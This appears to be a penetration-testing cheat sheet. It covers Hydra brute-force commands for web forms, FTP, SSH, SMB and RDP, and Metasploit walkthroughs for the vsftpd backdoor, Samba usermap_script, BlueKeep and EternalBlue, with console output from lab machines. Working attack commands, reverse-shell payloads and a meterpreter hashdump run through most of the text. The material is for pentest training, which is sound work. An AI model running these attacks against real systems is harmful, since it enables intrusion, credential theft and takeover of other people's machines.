

Exploitation

Systems for Pentest

Kali Linux: This is probably the most popular security penetration testing distribution of the three. Kali is a Debian-based distribution primarily supported and maintained by Offensive Security.

<https://www.kali.org/>

Parrot OS: This is another popular Linux distribution that is used by many pen testers and security researchers. You can also install it in bare-metal machines and in VMs.

<https://www.parrotsec.org/>

BlackArch Linux: This increasingly popular security penetration testing distribution is based on Arch Linux and comes with more than 1900 different tools and packages.

<https://blackarch.org/>

Build Labs

<https://information.rapid7.com/download-metasploitable-2017.html>

<https://github.com/rapid7/metasploitable3>

<https://github.com/WebGoat/WebGoat>

<https://owasp.org/www-project-juice-shop>

<https://www.vulnhub.com>

<https://www.hackthebox.com>

<https://tryhackme.com>

Brute Force THCHydra

<https://en.kali.tools/?p=220>

HTTP Post Web Form

```
$ hydra -l admin -P /dir/passlist.txt www.onlineshop.thm http-post-form "/  
login:username=^USER^&password=^PASS^:F=incorrect" -V
```

```
$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.12.183 http-post-form "/  
login:username=^USER^&password=^PASS^:Your username or password is incorrect."
```

```
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.4.149 http-post-form  
"/admin/:user=^USER^&pass=^PASS^login=Login:Username or password invalid"
```

```
$ hydra -l user -P /usr/share/wordlists/rockyou.txt $IP http-post-form "<Login Page>:<Request  
Body>:<Error Message>"
```

```
$ hydra -l user -P /usr/share/wordlists/rockyou.txt $IP http-post-form "/login.php:username=^USER^&password=^PASS^:Login Failed"
```

FTP

```
$ hydra -l user-name -P /dir/passlist.txt <IP Address> ftp
```

```
$ hydra -L /dir/users.txt -P /dir/passlist.txt ftp://<IP\_Address>
```

```
$ ftp <IP Address>
```

```
(kali@kali)-[~]
$ hydra -L users.txt -P passwords.txt ftp://192.168.13.116
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-21 14:04:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 156 login tries (l:13/p:12), ~10 tries per task
[DATA] attacking ftp://192.168.13.116:21/
[21][ftp] host: 192.168.13.116 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.13.116 login: postgres password: postgres
[21][ftp] host: 192.168.13.116 login: user password: user
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-21 14:05:21
```

SSH

```
$ hydra -l <username> -P <full path to passlist.txt> <IP Address Target> -t 4 ssh
```

```
$ hydra -L <full path to username list.txt> -P <full path to passlist.txt> ssh://IP_Address:22
```

```
$ hydra -f -l user -P /usr/share/wordlists/rockyou.txt <IP Address Target> -t 4 ssh
```

```
$ ssh username@<IP Address>
```

MySQL

```
$ hydra -f -l user -P /usr/share/wordlists/rockyou.txt <IP Address Target> -t mysql
```

SMB

```
$ hydra -f -l user -P /usr/share/wordlists/rockyou.txt <IP Address Target> -t 4 smb
```

RDP

```
$ hydra -l <username> -P <full path to passlist.txt> <IP Address> rdp
```

```
$ hydra -L <full path to username list.txt> -P <full path to passlist.txt> -t 4 -W 3 rdp://
IP_Address:3389/
```

```
(kali@kali)-[~]
$ hydra -L users.txt -P passwords.txt -t 4 -W 3 rdp://192.168.13.117:3389/
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-18 15:01:21
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 156 login tries (l:13/p:12), ~39 tries per task
[DATA] attacking rdp://192.168.13.117:3389/
[3389][rdp] host: 192.168.13.117 login: user password: Admin123
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-18 15:01:32
```

Exploit Fundamentals

The exploitation process comprises three main steps; finding the exploit, customizing the exploit, and exploiting the vulnerable service.

Exploiting Local Network

Network-based vulnerabilities and exploits can be catastrophic because of the types of damage and impact they can cause in an organization. The following are some examples of network-based attacks and exploits:

- Windows name resolution-based attacks and exploits
- DNS cache poisoning attacks
- Attacks and exploits against Server Message Block (SMB) implementations
- Simple Network Management Protocol (SNMP) vulnerabilities and exploits
- Simple Mail Transfer Protocol (SMTP) vulnerabilities and exploits
- File Transfer Protocol (FTP) vulnerabilities and exploits
- Pass-the-hash attacks
- On-path attacks (previously known as man-in-the-middle [MITM] attacks)
- SSL stripping attacks
- Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
- Network access control (NAC) bypass
- Virtual local area network (VLAN) hopping attacks

<https://www.exploit-db.com/>

Metasploitable2 Guide VM

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

```
$ searchsploit <name service> [smb, dns, http, smtp, ftp, Apache, ProFTPd, vsftpd, etc]
```

```
$ ls /usr/share/metasploit-framework/modules
```

Run Metasploit

```
$ sudo apt install metasploit-framework
```

```
$ sudo service postgresql start
```

```
$ sudo msfdb init
```

```
$ sudo msfconsole
```

```
msf > apt
```

```
msf > help
```

```
msf > help search
```

```
msf > history
```

```
msf > show [auxiliary, exploits, payloads, options, targets, advanced, encoders, nops]
```

```
msf > search scanner
```

```
msf > search name:mysql
```

```
msf > search type:exploit platform:windows
```

```
msf > search type:exploit rank:great
```

```
msf > search cve:2022 platform:windows type:exploit
```

```
msf > grep http search oracle
```

```
msf > search usermap_script
```

```
msf > info exploit/multi/samba/usermap_script
```

```
msf > use exploit/multi/samba/usermap_script
```

```
msf exploit(multi/samba/usermap_script) > help
```

```
msf exploit(multi/samba/usermap_script) > info
```

```
msf exploit(multi/samba/usermap_script) > show -h
```

```
msf exploit(multi/samba/usermap_script) > show targets
```

```

msf exploit(multi/samba/usermap_script) > show options
msf exploit(multi/samba/usermap_script) > show payloads
msf exploit(multi/samba/usermap_script) > set RHOST <IP Address Target>
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST <IP Address Local Host>
msf exploit(multi/samba/usermap_script) > unset PAYLOAD
msf exploit(multi/samba/usermap_script) > unset all
msf exploit(multi/samba/usermap_script) > run
msf exploit(multi/samba/usermap_script) > back
msf > exit
msf > jobs
msf > kill 0
msf > sessions -l

```

Run Exploit Sessions in Background

```

msf exploit(windows/smb/ms17_010_eternalblue) > exploit
meterpreter > background
msf exploit(windows/smb/ms17_010_eternalblue) > sessions
msf exploit(windows/smb/ms17_010_eternalblue) > session -i 1
meterpreter >

```

Exploiting-Ranking

```

msf > search type:exploit telnet rank:great

```

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

Source: <https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking>

<https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking>

Run Exploit Auxiliary FTP Anonymous Login

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(scanner/ftp/anonymous) > set RHOSTS <IP Address Target>
msf auxiliary(scanner/ftp/anonymous) > exploit
```

Run Exploit VSFTP 2.3.4 Backdoor

A malicious backdoor that was introduced to the VSFTPD download archive is exploited by this module. According to the most recent available information, this backdoor was added to the vsftpd-2.3.4.tar.gz archive between June 30, 2011, and July 1, 2011. On July 3, 2011, this backdoor was eliminated.

```
msf > search type:exploit vsftpd
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS <IP Address Target>
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
msf6 > use exploit/unix/ftp/vsftpd 234 backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.13.116
rhost => 192.168.13.116
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
File System
[*] 192.168.13.116:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.13.116:21 - USER: 331 Please specify the password.
[+] 192.168.13.116:21 - Backdoor service has been spawned, handling ...
[+] 192.168.13.116:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.13.102:40763 -> 192.168.13.116:6200) at 2024-03-16 16:24:11 -0300

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f1:9d:c0
          inet addr:192.168.13.116  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef1:9dc0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2233 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2097 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:166558 (162.6 KB)  TX bytes:197973 (193.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

Run Exploit Samba/Linux Usermap

```
msf > search type:exploit usermap
msf > use exploit/multi/samba/usermap_script
msf exploit(exploit/multi/samba/usermap_script) > show options
msf exploit(exploit/multi/samba/usermap_script) > show payloads
msf exploit(exploit/multi/samba/usermap_script) > set RHOST <IP Address Target>
msf exploit(exploit/multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
msf exploit(exploit/multi/samba/usermap_script) > set LHOST <IP Address localhost>
msf exploit(exploit/multi/samba/usermap_script) > run
```



```

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.13.116
rhost => 192.168.13.116
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.13.102
lhost => 192.168.13.102
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.13.102:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo dob2LGDh4x1Cbzef;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "dob2LGDh4x1Cbzef\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.13.102:4444 -> 192.168.13.116:32890) at 2024-03-16 16:37:28 -0300

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Run Auxiliary Scanner SSH Login

msf > search ssh_login type:auxiliary

```

msf6 > search ssh_login
Matching Modules

#  Name
-  -
0  auxiliary/scanner/ssh/ssh_login
1  auxiliary/scanner/ssh/ssh_login_pubkey

Disclosure Date  Rank  Check  Description
-----
                normal No      SSH Login Check Scanner
                normal No      SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

```

```

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary (scanner/ssh/ssh_login) > show options
msf auxiliary (scanner/ssh/ssh_login) > set RHOSTS <IP Address Target>
msf auxiliary (scanner/ssh/ssh_login) > set USER_FILE <Full Path User File>
msf auxiliary (scanner/ssh/ssh_login) > set PASS_FILE <Full Path Password File>
msf auxiliary (scanner/ssh/ssh_login) > set VERBOSE false
msf auxiliary (scanner/ssh/ssh_login) > run

```

```

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.13.116
RHOSTS => 192.168.13.116
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/users.txt
USER_FILE => /home/kali/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwords.txt
PASS_FILE => /home/kali/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) > run

```

msf auxiliary (scanner/ssh/ssh_login) > sessions -i <Number Session>

```
[*] 192.168.13.116:22 - Starting bruteforce
[+] 192.168.13.116:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 4 opened (192.168.13.102:41867 → 192.168.13.116:22) at 2024-03-21 15:32:15 -0300
[+] 192.168.13.116:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 5 opened (192.168.13.102:37089 → 192.168.13.116:22) at 2024-03-21 15:33:13 -0300
[+] 192.168.13.116:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 6 opened (192.168.13.102:33809 → 192.168.13.116:22) at 2024-03-21 15:34:22 -0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 4
[*] Starting interaction with 4...
```

```
pwd
/home/msfadmin
```

Run Scan and Exploit Windows 7 RDP BlueKeep Vulnerability

msf > search bluekeep

msf > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep

msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > show options

msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > set RHOSTS <IP Address Target>

msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > run

msf auxiliary (scanner/rdp/cve_2019_0708_bluekeep) > back

```
msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOSTS 192.168.13.117
RHOSTS => 192.168.13.117
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[+] 192.168.13.117:3389 - The target is vulnerable. The target attempted cleanup
.
[*] 192.168.13.117:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

msf > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > show options

msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS <IP Address Target>

msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2

msf exploit (windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

```

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.13.117
RHOSTS => 192.168.13.117
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Automatic targeting via fingerprinting
  1    Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
  2    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
  3    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
  4    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
  5    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
  6    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
  7    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
  8    Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

```

```

meterpreter > help
meterpreter > pwd
meterpreter > cd ..
meterpreter > dir
meterpreter > sysinfo
meterpreter > screenshot -v true

```

```

[*] Started reverse TCP handler on 192.168.13.102:4444
[*] 192.168.13.117:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.13.117:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.13.117:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel
.
[*] 192.168.13.117:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.13.117:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.13.117:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.13.117:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.13.117:3389 - Surfing channels ...
[*] 192.168.13.117:3389 - Lobbing eggs ...
[*] 192.168.13.117:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.13.117:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (200774 bytes) to 192.168.13.117
[*] Meterpreter session 1 opened (192.168.13.102:4444 -> 192.168.13.117:49177) at 2024-03-18 15:47:28 -0300

meterpreter > sysinfo
Computer      : USER-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : pt_BR
Domain       : WORKGROUP
Logged On Users : 4
Meterpreter   : x64/windows

```

Run Scan and Exploit Windows 7 SMB EternalBlue Vulnerability

The "EternalBlue" is an exploit allegedly developed by the U.S. National Security Agency (N.S.A.) for a vulnerability affecting the SMBv1 server on numerous Windows systems. The SMB (Server Message Block) is widely used in Windows networks for file sharing and even for sending files to printers. EternalBlue was leaked by the cybercriminal group "Shadow Brokers" in April 2017. In May 2017, this vulnerability was exploited worldwide in the WannaCry ransomware attack.

```

msf > search eternalblue
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS <IP Address Target>

```



```
msf auxiliary(scanner/smb/smb_ms17_010) > run
msf auxiliary(scanner/smb/smb_ms17_010) >
```

```
msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Ke
rnel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal  Yes     MS17-010 EternalRomance/EternalSynergy/Ete
rnalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No      MS17-010 EternalRomance/EternalSynergy/Ete
rnalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal  No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes     SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.13.117
RHOSTS => 192.168.13.117
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.13.117:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.13.117:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

```
msf > search type:exploit eternalblue
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > info
msf exploit(windows/smb/ms17_010_eternalblue) > show options
msf exploit(windows/smb/ms17_010_eternalblue) > show targets
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS <IP Address Target
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.13.117
RHOSTS => 192.168.13.117
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.13.102:4444
[*] 192.168.13.117:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.13.117:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
)
```

```

[*] 192.168.13.117:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.13.117:445 - The target is vulnerable.
[*] 192.168.13.117:445 - Connecting to target for exploitation.
[+] 192.168.13.117:445 - Connection established for exploitation.
[+] 192.168.13.117:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.13.117:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.13.117:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.13.117:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.13.117:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.13.117:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.13.117:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.13.117:445 - Sending all but last fragment of exploit packet
[*] 192.168.13.117:445 - Starting non-paged pool grooming
[+] 192.168.13.117:445 - Sending SMBv2 buffers
[+] 192.168.13.117:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.13.117:445 - Sending final SMBv2 buffers.
[*] 192.168.13.117:445 - Sending last fragment of exploit packet!
[*] 192.168.13.117:445 - Receiving response from exploit packet
[+] 192.168.13.117:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.13.117:445 - Sending egg to corrupted connection.
[*] 192.168.13.117:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.13.117
[*] Meterpreter session 1 opened (192.168.13.102:4444 → 192.168.13.117:49167) at 2024-03-27 18:58:17 -0300
[+] 192.168.13.117:445 - =====
[+] 192.168.13.117:445 - -----WIN-----
[+] 192.168.13.117:445 - =====

```

```

meterpreter > sysinfo
Computer      : USER-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : pt_BR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >

```

```

meterpreter> getsystem
meterpreter> hashdump

```

Loading Additional Module Trees


```
root@kali:~# msfconsole -m ~/secret-modules/
```

Web Exploit

Burp Suite

Kali Linux > Applications > 03-Web Applications Analysis > burpsuite

Burp Suite Community > Proxy > Intercept > Intercept is on




Click in Open browser and visit the website

